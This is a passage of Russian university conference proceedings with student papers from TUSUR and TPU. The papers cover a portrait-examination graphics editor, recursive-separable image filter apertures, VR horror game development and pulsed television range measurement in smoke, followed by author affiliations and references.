Гибкая разработка (Agile) – это набор методологий и подходов, которые ориентированы на максимальное взаимодействие с клиентом, постоянное обновление требований и быструю адаптацию к изменениям [10]. Методология DevOps: DevOps объединяет процессы разработки и операционные процессы, фокусируясь на автоматизации и гибкости. Прототипирование – это метод, при котором создается предварительная версия продукта для получения обратной связи от клиента и уточнения требований. Прототипы могут быть разного уровня детализации в зависимости от этапа разработки. Спиральная модель: сочетает элементы каскадной и итерационной моделей с акцентом на оценку рисков. V-модель, или модель верификации и валидации, расширяет каскадную модель, подчеркивая важность тестирования на каждом этапе разработки [11].

Лучший выбор

Модульная архитектура является наиболее подходящим подходом к разработке ПО, особенно в условиях, требующих высокой степени масштабируемости и гибкости. Она предоставляет следующие ключевые преимущества: масштабируемость, ремонтпригодность, заменимость модулей, возможность тестирования, переиспользование, сопровождаемость.

В модульной архитектуре основные модули включают в себя: интерфейс пользователя, модуль загрузки и сохранения изображений, модуль обработки изображений, модуль анализа и экспертизы портретов, модуль управления и настройки, базу

данных, модуль интеграции с внешними сервисами, модуль безопасности и защиты данных, модуль справки и подсказок.

Заключение

Данный графический редактор с функцией портретной экспертизы требует больших вычислительных усилий. Выбор наилучших технологий ускорения вычислений, таких как OpenCL и OpenGL, позволит достичь высокой производительности. Анализ существующих методик и программных инструментов, в частности алгоритма Виолы–Джонса, даст возможность реализовывать механизмы портретной экспертизы. Также использование современных систем сборки и непрерывной интеграции способствует повышению уровня конечного программного продукта. Применение модульной архитектуры обеспечит условия поддержки для такого сложного приложения. Данные решения и подходы создают комплексную основу для разработки графического редактора с возможностями портретной экспертизы.

Литература

1. GNU Image Manipulation Program [Электронный ресурс]: Официальный сайт программы GIMP. – URL: <https://www.gimp.org> (дата обращения: 29.02.2024).
2. Krita Digital Painting [Электронный ресурс]: Официальный сайт Krita. – URL: <https://krita.org/en/> (дата обращения: 07.03.2024).
3. Graham S. OpenGL SuperBible. – Pearson Education, 2015. – 769 p.
4. Сандерс Д. Технология CUDA в примерах. Введение в программирование графических процессоров / Д. Сандерс, Э. Кэндрот. – М.: ДМК-Пресс, 2018. – 232 с.
5. Портретная экспертиза [Электронный ресурс]. – URL: <https://cyberleninka.ru/article/n/portretnaya> (дата обращения: 20.05.2024).
6. CMake Documentation [Электронный ресурс]: сайт CMake. – URL: <https://cmake.org/documentation> (дата обращения: 22.03.2024).
7. Тейлор Р.Н. Архитектура программного обеспечения: основы, теория и практика / Р.Н. Тейлор, Н. Медвидович, Э.М. Дашофи. – М.: Addison-Wesley, 2009. – 720 с.
8. Ричардсон К. Шаблоны микросервисов: с примерами на Java. – М.: Addison-Wesley, 2018. – 520 с.
9. Шкляр Л. Архитектура веб-приложений: принципы, протоколы и практика / Л. Шкляр, Р. Розен. – М.: Addison-Wesley, 2009. – 720 с.
10. Петре М. Расшифрованный дизайн программного обеспечения: 66 способов создания более совершенного программного обеспечения / М. Петре, А. Ван Дер Хук. – М.: Addison-Wesley, 2016. – 320 с.
11. Ньюман С. Создание микросервисов: проектирование мелкозернистых систем. – М.: O'Reilly Media, 2015. – 280 с.

Филимонов Илья Вячеславович

Студент каф. телевидения и управления (ТУ)
Томского государственного университета
систем управления и радиоэлектроники (ТУСУР)
Эл. почта: iljafilimonov2004@gmail.com

Шерифов Кирилл Александрович

Студент каф. ТУ ТУСУРа

Эл. почта: kirya.sherifov@mail.ru

Нигматуллин Кирилл Дмитриевич

Студент каф. ТУ ТУСУРа

Эл. почта: nigmatullin.k@internet.ru

Коновалов Сергей Антонович

Студент каф. ТУ ТУСУРа

Эл. почта: konovalov.s.112@e.tusur.ru

Рылов Кирилл Александрович

Мл. науч. сотр. лаб. телевизионной автоматики

каф. ТУ ТУСУРа

Эл. почта: tstr70@mail.ru

К.С. Куприянова, А.В. Каменский, А.В. Поднебесный

Оценка взаимосвязи изменения разрешения цифрового изображения от изменений размеров апертуры обработки цифрового пятикаскадного рекурсивно-сепарабельного фильтра

Изображения, формируемые оптико-электронными системами, подвержены воздействию разного рода помех. Для решения данной проблемы применяются различные алгоритмы обработки информации. В данной работе рассматривается пятикаскадный рекурсивно-сепарабельный цифровой фильтр, который реализует быстродействующий алгоритм цифровой обработки изображений за счет применения свойств рекурсии и сепарабельности. Целью данной работы является выявление зависимости изменения разрешения цифрового изображения от изменения размеров апертуры цифрового пятикаскадного рекурсивно-сепарабельного фильтра. По результатам эксперимента определены оптимальные коэффициенты подъема центральной апертуры масок и получены значения разрешения тестовых изображений для различных размеров базовых масок фильтра. Из анализа экспериментальных данных следует, что применение данного фильтра позволяет повысить разрешение изображения (в 6 раз), за счет чего границы объектов становятся более различимыми.

Ключевые слова: цифровая обработка изображений, рекурсия, сепарабельность, разрешение изображения, разрешающая способность, цифровые фильтры.

С развитием технологий всё чаще возникает потребность в применении цифровой обработки изображений (ЦОИ) в таких областях, как медицина, безопасность, аэрокосмическая промышленность и др., где требуются высокое разрешение, точность цветопередачи, четкая различимость границ объектов. Исследования в области ЦОИ направлены на анализ и улучшение качества изображений с использованием различных методов и алгоритмов, которые осуществляют такие процессы, как фильтрация, устранение шумов, повышение резкости, распознавание объектов, изменение масштаба и др. [1].

Изменение масштаба и разрешения цифрового изображения даёт возможность повысить его информативность. Под увеличением информативности цифрового изображения понимается возможность увидеть те элементы изображения, которые не различимы на кадрах с низким разрешением [2].

Повышение качества и разрешения изображений могут обеспечить рекурсивно-сепарабельные (РС) фильтры. Применение данных фильтров позволяет не только улучшить качество изображений, но и ускорить процесс фильтрации за счёт сокращения количества вычислительных операций [3].

Пятикаскадный рекурсивно-сепарабельный (ПРС) цифровой фильтр размерностью 7×7 элементов

Рекурсивно-сепарабельный алгоритм обработки подразумевает использование рекурсивных ячеек, т.е. рециркуляторов (строчных и кадровых). Строчные рециркуляторы (СР) осуществляют обработку по строке матрицы входных данных, а кадровые рециркуляторы (КР) обрабатывают по столбцу данной матрицы [4].

Формирование апертуры обработки рассматриваемого в данной работе ПРС-фильтра происходит за счёт использования блоков СР и КР [5, 6]. Структурная схема данного фильтра приведена на рис. 1, где L – коэффициент для свертки дополнительной маски, a – коэффициент сдвига дополнительной маски, $m_{1,2,3,4,5}$ – коэффициенты СР и КР для дополнительной маски, $n_{1,2,3,4,5}$ – коэффициенты СР и КР для основной маски, c – коэффициент сдвига для маски увеличения центральной элемента, A_1 – коэффициент подъема центральной апертуры, A_2 – коэффициент увеличения центрального элемента.




Рис. 1. Структурная схема ПРС-фильтра апертурой 7×7 элементов

Экспериментальное исследование зависимости изменения разрешения изображения от изменений размеров апертуры ПРС-фильтра

Для выявления зависимости изменения разрешения изображения от изменений размеров апертуры ПРС-фильтра, взяты три базовые равносторонние апертуры размером 7×7; 9×9; 11×11 элементов.

В начале эксперимента происходит выбор оптимального коэффициента подъема центральной апертуры (A_1) для базовых масок фильтра. Выбирается тот коэффициент, при котором значение разрешения изображения в телевизионных линиях (ТВЛ) максимально.

Затем производится изменение апертуры маски фильтра по строкам и столбцам апертуры обработки, т.е. будет изменяться количество элементов с шагом два до апертур со стороны 17 элементов. По результатам изменений размеров апертур масок фильтра производится измерение разрешения изображений, которое позволяет оценить эффективность обработки апертурой с определенным коэффициентом.

Для проведения экспериментального исследования взято два тестовых изображения (ТИ), сформированных разными системами, с известными значениями ТВЛ: ТИ № 1 – 175 ТВЛ (рис. 2).




Рис. 2. ТИ № 1

Определение оптимальных коэффициентов для базовых масок ПРС-фильтра

Для того чтобы определить оптимальный коэффициент A_1 для базовых масок ПРС-фильтра, производилось изменение центрального элемента путем пошагового его увеличения. Принцип пошагового увеличения заключается в том, что изначально изменение производится с шагом 5. Затем, если значение ТВЛ уменьшается, тогда в диапазоне, где значения максимальны, шаг увеличения уменьшается. Оптимальным коэффициентом будет тот, при котором значение разрешения обработанного изображения в ТВЛ максимально.

Полученные результаты измерений количества ТВЛ представлены в табл. 1.

По результатам измерений (см. табл. 1) для каждой апертуры масок фильтра были определены оптимальные коэффициенты (выделены жирным

шрифтом). Аналогичные измерения были проведены для ТИ № 2, где тоже были определены оптимальные коэффициенты с максимальным значением ТВЛ.

Таблица 1
Результаты выбора оптимального коэффициента и измерений ТВЛ для ТИ № 1

Тестовое изображение № 1					
Апертура 7×7 элементов		Апертура 9×9 элементов		Апертура 11×11 элементов	
Коэффициент фильтрации A_1	ТВЛ	Коэффициент фильтрации A_1	ТВЛ	Коэффициент фильтрации A_1	ТВЛ
2	370	2	62	11	517
3	383	5	156	12	576
4	375	10	179	13	582
5	368	15	305	14	601
15	285	20	397	15	596
16	269	21	569	16	587
–	–	22	352	17	581
–	–	23	396	20	870
–	–	24	365	25	563
–	–	25	385	–	–

На рис. 3 приведён фрагмент обработанного ТИ № 1 равносторонней маской апертурой 9×9 с выбранным оптимальным коэффициентом $A_1 = 21$.




Рис. 3. Исходное изображение – а. Обработанное изображение – б

По результатам обработки можно заметить, что изображение стало более четким и границы между черными и белыми квадратами стали лучше различимы. Такой же результат был получен для ТИ № 2.

Изменение количества элементов в столбцах и строках входной матрицы обработки

Следующим этапом в экспериментальном исследовании является обработка цифровых изображений масками с выбранными оптимальными коэффициентами A_1 , используя при этом неравносторонние апертуры базовых масок, где количество элементов строк матрицы остается неизменными, а количество элементов столбцов увеличивается.

При изменении апертуры масок производится измерение разрешения изображений в ТВЛ, которое позволяет оценить эффективность обработки.

Аналогичным образом производится исследование зависимости разрешения изображения от из-

менения размеров апертуры масок ПРС-фильтра, где изменяется количество элементов в строке матрицы обработки. Полученные результаты представлены в табл. 2.

Таблица 2
Результаты обработки ТИ № 1 масками с неравносторонними апертурами и выбранными оптимальными коэффициентами

Размер апертуры обработки	ТВЛ, при $A_1=3$	Размер апертуры обработки	ТВЛ, при $A_1=21$	Размер апертуры обработки	ТВЛ, при $A_1=14$
17×7	30	19×9	49	19×11	45
15×7	41	17×9	69	17×11	64
13×7	77	15×9	131	15×11	120
11×7	282	13×9	490	13×11	447
9×7	346	11×9	598	11×11	601
7×7	383	9×9	659	9×11	546
5×7	293	7×9	506	7×11	463
7×5	286	9×7	494	11×7	450
7×7	383	9×9	659	11×9	531
7×9	337	9×11	582	11×11	601
7×11	275	9×13	477	11×13	435
7×13	75	9×15	128	11×15	117
7×15	40	9×17	67	11×17	62
7×17	29	9×19	48	11×19	44

По результатам обработки ТИ № 1 и № 2 масками с неравносторонними апертурами и выбранными оптимальными коэффициентами получены значения разрешения, которые показывают улучшение качества изображений в 2,5 раза.

Заключение

Проведено экспериментальное исследование зависимости изменения разрешения цифрового изображения от изменения апертуры ПРС-фильтра. Результаты показали, что выбранные оптимальные коэффициенты A_1 подходят исключительно для масок тех размерностей, для которых они были найдены изначально, что говорит об индивидуальном подходе к каждой размерности апертуры.

Также можно заметить, что при увеличении (и уменьшении) размера апертуры масок фильтра количество ТВЛ в обработанном изображении уменьшается. Это говорит о том, что качество изображения уже не улучшается, а, наоборот, ухудшается.

Полученные результаты свидетельствуют о том, что фильтры не только сохраняют свои свойства при изменении параметров формирования апертур, но и позволяют добиваться высокой степени улучшения изображений за счёт правильной настройки параметров. Таким образом, выбор правильных размеров апертур цифрового фильтра и коэффициентов подь-

ема играет ключевую роль в оптимизации процесса обработки изображений, что делает возможным достижение значительных улучшений в четкости и детализации изображений.

Литература

1. Зайцева Е.В. Цифровая обработка сигналов и изображений: учеб. пособие / Е.В. Зайцева, А.Г. Костевич, М.И. Курячий. – Томск: ТУСУР, 2018. – 220 с.
2. Блажевич С.В., Селютин Е.С. К вопросу о методах повышения качества цифровых изображений // Научные ведомости БелГУ. Математика. Физика. – 2015. – Т. 11 (208), вып. 39. – С. 216–222.
3. Каменский А.В. Высокопроизводительные рекурсивно-сепарабельные алгоритмы повышения качества изображений / А.В. Каменский, Д.Е. Головина, М.И. Курячий // Электронные средства и системы управления: матер. XIV Междунар. науч.-практ. конф., Томск, 28–30 ноября 2018 г.: в 2 ч. – Томск: В-Спектр, 2018. – Ч. 2. – С. 162–165.
4. Rylov K.A., Kupriyanova K.S., Kamensky A.V. Influence of Unequilateral Apertures of Digital Filters Laplacian «Truncated Pyramid» and «Double Pyramid» on the Accuracy of Television Measuring Systems // Program Comput – Soft 50. – 2024. – PP. 238–248 DOI: <https://doi.org/10.1134/S036176882470004X>
5. Algorithm for Changing the Size of a Multi-Element Aperture of a Two-dimensional Recursive-Separable Five-Stage Filter for Digital Image Processing / A.V. Kamenskiy, K.S. Kupriyanova, A.V. Podnebesnyy, M.I. Kuryachiy, N. Borodina, T.M. Akaeva // 2024 IEEE 25th International Conference of Young Professionals in Electron Devices and Materials (EDM), Altai, Russian Federation. – 2024. – PP. 590–593. DOI: 10.1109/EDM61683.2024.10615162.
6. Поднебесный А.В. Оценка быстродействия равносторонней и неравносторонней формы построения цифрового пятикаскадного рекурсивно-сепарабельного фильтра обработки изображений // Электронные средства и системы управления: матер. докл. XIX Междунар. науч.-практ. конф., 15–17 ноября 2023 г.: в 2 ч. – Ч. 2. – Томск: В-Спектр (ИП Бочкарева В.М.), 2023. – С. 243–246.

Куприянова Кристина Сергеевна

Студентка каф. телевидения и управления (ТУ) Томского государственного ун-та систем управления и радиоэлектроники (ТУСУР)
Эл. почта: kupriyanovak8@gmail.com

Каменский Андрей Викторович

Канд. техн. наук, доцент каф. ТУ ТУСУРА
Эл. почта: andru170@mail.ru

Поднебесный Андрей Владимирович

Магистрант каф. ТУ ТУСУРА
Эл. почта: andrey_podnebesniy36071@mail.ru

А.Е. Овдин, В.М. Саклаков, В.В. Видман

Особенности разработки приложений для гарнитур виртуальной реальности на примере создания видеоигр

Рассматриваются ключевые аспекты процесса разработки приложений для гарнитур виртуальной реальности на примере игры в жанре «хоррор». Раскрываются принципы работы гарнитур виртуальной реальности, их классификация и особенности работы VR-приложений. Описываются трехмерные игровые движки, используемые для создания приложений для VR-устройств.

Ключевые слова: виртуальная реальность, разработка игр, игровые движки, игровая индустрия, VR-гарнитур.

Системы виртуальной реальности переживают период бурного развития, предлагая новые возможности для создания интерактивных приложений. Погружение в виртуальную среду, обеспечиваемое VR-технологиями, открывает уникальные перспективы для создания более реалистичных пользовательских опытов.

Применение VR-технологий

Существует две основных сферы, в которых задействуются гарнитур виртуальной реальности: образовательные процессы и индустрия развлечений. В первом случае VR-устройства позволяют обучать людей навыкам с помощью элементов геймификации [1]. Такие системы обеспечивают погружение пользователя в обучение и позволяют создавать виртуальные среды, которые способствуют развитию практических навыков. Они подготавливают студента к реальной работе в условиях контролируемой симуляции. В качестве примера использования можно привести VR-тренажеры промышленных компаний, обучающих технике безопасности или работе с конкретными производственными установками [2].

Другой сферой применения VR-гарнитур является индустрия развлечений. Виртуальная реальность выходит за рамки традиционных игровых жанров, предлагая новые форматы развлечений, такие как аттракционы, виртуальные кинотеатры и интерактивные выставки, но основным направлением VR-разработки несомненно остаются видеоигры.

Классификация VR-систем

Гарнитур виртуальной реальности можно разделить на два основных вида:

1. Стационарные. Такие системы требуют физического подключения к ПК и нуждаются в производительных комплектующих компьютера. Стационарные системы способны обеспечить высокие разрешения и частоту обновления экрана, а значит и более плавное изображение. В то же время кабели могут создавать некоторые неудобства при использовании стационарных VR-гарнитур, ограничивая свободу движения пользователя.

2. Автономные. С развитием мобильных устройств на рынок вышли гарнитур, работающие от аккумулятора. Они ограничены временем использования шлема, но при этом не нуждаются в наличии компьютера. Они сами запускают VR-приложе-

ния, а не транслируют изображение с ПК, как это происходит при работе стационарных гарнитур. Обычно автономные шлемы имеют менее мощные процессоры и видеокарты, поэтому они менее производительны, чем стационарные шлемы, но имеют преимущество в виде простоты настройки и мобильности.

Принципы работы VR-приложений

Гарнитур виртуальной реальности содержат множество датчиков, такие как гироскопы или акселерометры, позволяющие отслеживать местоположение пользователя в пространстве. Данные с датчиков передаются на VR-гарнитуру для обновления визуальной сцены в соответствии с движениями пользователя. Для взаимодействия с виртуальной средой пользователь использует контроллеры, которые также отслеживают местоположение. Контроллеры в зависимости от вида имеют несколько кнопок и так называемые стики.

Непосредственно VR-гарнитура выводит изображение на два отдельных дисплея – по одному на каждый глаз, что создает иллюзию глубины и стереоскопического зрения. Частота обновления дисплеев должна быть достаточно высокой, чтобы избежать размытия и дискомфорта при движении головы. Из-за этого приложения виртуальной реальности они требуют значительных вычислительных ресурсов для обеспечения плавной работы. Следовательно, разработчики должны оптимизировать код и графику для увеличения производительности, сокращения времени и ресурсов, затрачиваемых на рендеринг изображения.

В дополнение к вышеперечисленному, VR-приложения могут использовать дополнительные технологии, как аудиопогружение, тактильные устройства и отслеживание движений глаз, трекинг ног для увеличения уровня погружения и реализма происходящего.

Инструментарий разработки

В основе разработки приложений виртуальной реальности лежат игровые движки – специализированное программное обеспечение, которое предоставляет инструменты для создания видеоигр. Они включают в себя все необходимые компоненты, такие как графический рендеринг, физика, обработка звука, управление анимацией и т.п. Движки, несомненно упрощают процесс разработки, исполняя за разработчиков рутинную и сложную работу [3].

Многие движки имеют встроенные инструменты для работы с VR-гарнитурами, что позволяет легко наладить интеграцию с различными устройствами. На самом деле, большинство гарнитур работают по своим собственным правилам и стандартам. Ранее было весьма проблематично заниматься VR-разработкой из-за имеющегося разнообразия устройств. Для каждого из них приходилось вручную адаптировать игру, но несколько лет назад был выпущен единый открытый стандарт VR-разработки, внедрение которого упростило создание приложений. В настоящее время программистам не требуется по отдельности прописывать поведение игры для разных гарнитур.

Несмотря на то, что движки уже «из коробки» позволяют создавать VR-приложения, разработчики часто прибегают к использованию готовых фреймворков, реализующих базовые функции, отсутствующие изначально. Например, движки могут не содержать механизмов отрисовки рук игрока, в зависимости от нажатых клавиш и в VR-приложении вместо них отображаются сами контроллеры. Реализация анимаций рук довольно проблематична и требует больших усилий, но с использованием готовых плагинов разработчики упрощают себе работу и могут сконцентрироваться на более важных аспектах игры. Внешний вид контроллеров и рук представлен на рис. 1.



Рис. 1. Сравнение исходных контроллеров и рук из фреймворка

Рассмотрим ключевые моменты разработки на примере разработки игры в жанре «хоррор». Первым этапом было проведено проектирование приложения. В качестве главной идеи было выбрано взаимодействие игрока с миром через микрофон. Был исследован рынок VR-игр, найдены похожие проекты и составлен дизайн-документ игры, описывающий ее концепцию.

В качестве инструментария разработки был выбран трехмерный игровой движок, программирование на котором ведется с помощью языка C#. Использование ранее упомянутых фреймворков позволило упростить процесс реализации идеи и сразу приступить к воплощению проекта.

Фреймворк позволил реализовать следующие компоненты проекта: игрок, руки, карманы, в которые он может класть вещи, взаимодействие с предметами и лифт.

Вызовы разработки VR-приложений

В процессе разработки возникли некоторые трудности создания приложений виртуальной реальности. Часть проблем была связана с обработкой физических событий в игре, таких как столкновения. Каждый физический объект в игре, например, дверь или фонарик, имеет так называемый коллайдер, обозначающий форму объекта, по которой будут просчитываться столкновения.

Из-за особенностей работы VR-приложений при разработке появились проблемы с просчитыванием столкновений объектов. Внутри игры трудной задачей является сопоставить движение контроллеров в реальности с их проекцией в игре в тех случаях, когда происходит их соприкосновение с предметами. Вычисление силы столкновений может происходить некорректно, поэтому предметы могут резко отскочить от игрока, либо наоборот не реагировать на руки пользователя. Вследствие этого разработчики идут на ухищрения, например, иногда специально позволяют рукам проходить сквозь некоторые объекты. На рис. 2 представлен пример игрового процесса игры.



Рис. 2. Демонстрация игрового процесса. Пользователь освещает дверной проем

Ранее была упомянута механика взаимодействия пользователя с игрой через микрофон: если игрок издаст слишком громкий звук, то его обнаружит противник. Был написан алгоритм, принимающий на вход звук, записанный микрофоном, он разбивает его на части и анализирует максимальный уровень шума.

В реальности оказалось, что на разных устройствах порог срабатывания отличался: на одних гарнитурах противник реагировал на малейший шум, а на других откликался только на чересчур громкие звуки.

Заключение

Несомненно, VR-разработка является перспективным направлением в сфере информационных технологий, ведь она открывает новые горизонты как в образовании, так и в индустрии развлечений.

Несмотря на имеющийся прогресс, разработчики VR-приложений сталкиваются с вызовами, часть из которых была рассмотрена в данной работе. Им еще предстоит найти решение множества нерешенных проблем, связанных как с аппаратными, так и программными особенностями гарнитур виртуальной реальности.

Литература

1. Москвина Д.А. Исследование технологий виртуальной реальности в образовании // Научный журнал. – 2024. – № 2 (69). – URL: <https://cyberleninka.ru/article/n/issledovanie-tehnologiy-virtualnoy-realnosti-v-obrazovanii> (дата обращения: 19.09.2024).

2. Крылов Дмитрий Евгеньевич Виртуальная реальность в нефтегазовой отрасли // Вестник науки и творчества. – 2024. – № 1 (92). – URL: <https://cyberleninka.ru/article/n/virtualnaya-realnost-v-neftegazovoy-otrasli> (дата обращения: 19.09.2024).

3. Хомоненко А.Д., Липанов И.Д. О современных технологиях разработки приложений виртуальной реальности // Интеллектуальные технологии на транспорте. – 2023. – № S1 (35-1). – URL: <https://cyberleninka.ru/article/n/o-sovremennyh-tehnologiyah-razrabotki-prilozheniy-virtualnoy-realnosti> (дата обращения: 18.09.2024).

Овдин Александр Евгеньевич

Магистрант отд. информационных технологий (ОИТ), инженерной школы информационных технологий и робототехники (ИШИТР) Национального исследовательского Томского политехнического ун-та (НИ ТПУ)
Эл. почта: ovdin_00@mail.ru

Саклаков Василий Михайлович

Ст. преп. ОИТ ИШИТР НИ ТПУ
Эл. почта: saklavas@tpu.ru

Видмин Виталий Викторович

Ст. преп. ОИТ ИШИТР НИ ТПУ
Эл. почта: vidman@tpu.ru

А.А. Тисленко, В.В. Капустин, Е.С. Познахарев

Экспериментальная оценка точности определения дальности в малопрозрачной среде в зависимости от величины коэффициента ослабления с использованием активно-импульсной телевизионной измерительной системы

Представлены результаты эксперимента по оценке дальности до объектов интереса с использованием активно-импульсной телевизионной измерительной системы в большой аэрозольной камере (БАК) при различной величине коэффициента ослабления среды. Установлено, что многозонный метод измерения дальности с модуляцией (ММИДМ) позволяет получать более устойчивую измерительную функцию, по форме близкую к линейной, в отличие от многозонного метода измерения дальности (ММИД). В то же время ММИДМ уступает по точности ММИД, поскольку в процессе регистрации обратного светового потока по ММИДМ с увеличением глубины просмотра происходит усиление по величине не только полезного сигнала, но и нежелательной помехи обратного рассеяния.

Ключевые слова: дальность, стробирование, коэффициент линейной регрессии, помеха обратного рассеяния, среднеквадратическая ошибка.

Для задач навигации (определение дальности, обнаружение объектов и т.д.) автономных мобильных роботов различного назначения в условиях низкой прозрачности среды распространения оптического излучения (туман, дым и т.п.) актуально использование оптоэлектронных систем видеонаблюдения, работающих в активно-импульсном (АИ) режиме.

В пространстве распространяемое оптическое излучение претерпевает ослабление, вследствие рассеяния и молекулярного поглощения части излучения на аэрозолях и газовых составляющих среды распространения, а также под влиянием закона обратных квадратов. В зависимости от целевого газового состава среды выбирается длина волны оптического излучения, на которой распространение будет осуществляться с минимальным ослаблением [1]. Степень ослабления оптического излучения также зависит от концентрации газовых составляющих в среде распространения.

В данной работе в качестве оптико-электронной системы рассматривается активно-импульсная телевизионная измерительная система (АИ ТИС), в которой длина волны используемого оптического излучения равна 832 нм, и два метода определения дальности. В связи с этим цель работы – исследовать изменение измерительной функции каждого из методов в зависимости от величины коэффициента ослабления среды распространения.

Структура и принцип работы АИ ТИС

Работа АИ ТИС основана на принципе стробирования по дальности.

Структурная схема АИ ТИС приведена рис. 1.

В АИ-режиме система осуществляет подсвет наблюдаемого пространства короткими световыми импульсами и регистрацию отражённого светового потока от расположенных в пространстве объектов в заданный момент времени, т.е. стробирование.

Контроль работы АИ ТИС осуществляется с помощью блока управления, с которого на формиро-

ватель импульсов тока накачки поступает сигнал, содержащий информацию о форме, амплитуде и длительности импульса, который необходимо сформировать. Сформированный импульс передаётся на вход импульсного лазерного полупроводникового излучателя (ИЛПИ), где происходит преобразование поступившего сформированного импульса в световой импульс подсвета пространства (ИПП). Световой ИПП, проходя через объектив, распространяется в пространстве, ослабляясь из-за влияния закона обратных квадратов и рассеяния.




Рис. 1. Структурная схема АИ ТИС

При попадании распространяемого светового потока на объект фотоны света частично поглощаются материалом объекта и частично отражаются от поверхности, соответственно, формируется отражённый световой поток, распространение которого направлено обратно к АИ ТИС. Приём отражённого светового потока в системе осуществляется при попадании во входной объектив и фокусировке на фотокатод электронно-оптического преобразователя (ЭОП), который выполняет функцию быстродей-

ствующего затвора, открываемого в заданные промежутки времени. Задержка импульса стробирования фотоприемника (ИСФ) относительно импульса подсвета пространства (ИПП) определяется так называемой задержкой стробирования ЭОП. Световой сигнал, при попадании в ЭОП усиливается путём прохождения через микроканальную пластину (МКП) и поступает на выход ЭОП, фокусируясь на люминесцентный экран.

Оптическое излучение люминесцентного экрана проходит через согласующий объектив и регистрируется КМОП-матрицей в виде выходного изображения.

С аналитической точки зрения уровень регистрируемого сигнала определяется путём свёртки ИПП и ИСФ:

$$E(d) = \frac{\exp(-2\alpha d)}{2d^2} \cdot \int_0^{\tau_g + \tau_L} S_L(t) S_g(t - \frac{2d}{c}) dt, \quad (1)$$

где α – коэффициент ослабления среды распространения; d – расстояние до объекта наблюдения; τ_g – длительность ИСФ; τ_L – длительность ИПП; τ_d – задержка ИСФ; $S_L(t)$ – сигнал оптического ИПП; $S_g(t)$ – сигнал ИСФ; c – скорость света.

Использование удвоенной величины расстояния обусловлено прохождением света расстояния d от излучателя АИ ТИС до объекта и этого же расстояния d от объекта до фотоприёмника.

Методы оценки дальности, применяемые в АИ ТИС

Как было упомянуто ранее, контроль АИ ТИС осуществляется блоком управления, в котором задаются значения параметров измерений. Рассматриваемая ТИС, работающая в АИ-режиме, осуществляет регистрацию изображения не всего пространства, а лишь его части, так называемой активной зоны видения (АЗВ). АЗВ характеризуется следующими параметрами: формой, протяжённостью и местоположением в пространстве. Форма зависит от соотношения длительностей ИПП и ИСФ: при одинаковых длительностях в результате свёртки импульсов будет получена треугольная форма; при длительностях, отличающихся друг от друга, – трапециевидная.

Протяжённость АЗВ в пространстве, согласно принципу получения свёртки двух сигналов, зависит от величин длительностей ИПП и ИСФ.

Местоположение АЗВ в пространстве определяется по величине дальности начала пологой вершины трапециевидной АЗВ или до максимальной регистрируемой энергии в случае треугольной АЗВ.

Методы оценки дальности с использованием АИ ТИС различаются в зависимости от количества используемых при измерении АЗВ. Многозонные методы измерения дальности (ММИД) предполагают использование трёх и более АЗВ. В данной работе все измерения производились по ММИД и его модификации, количество используемых АЗВ в одном кадре равно 20.

Применение ММИД заключается в формировании видеокadres двух групп: видеокadres с первой

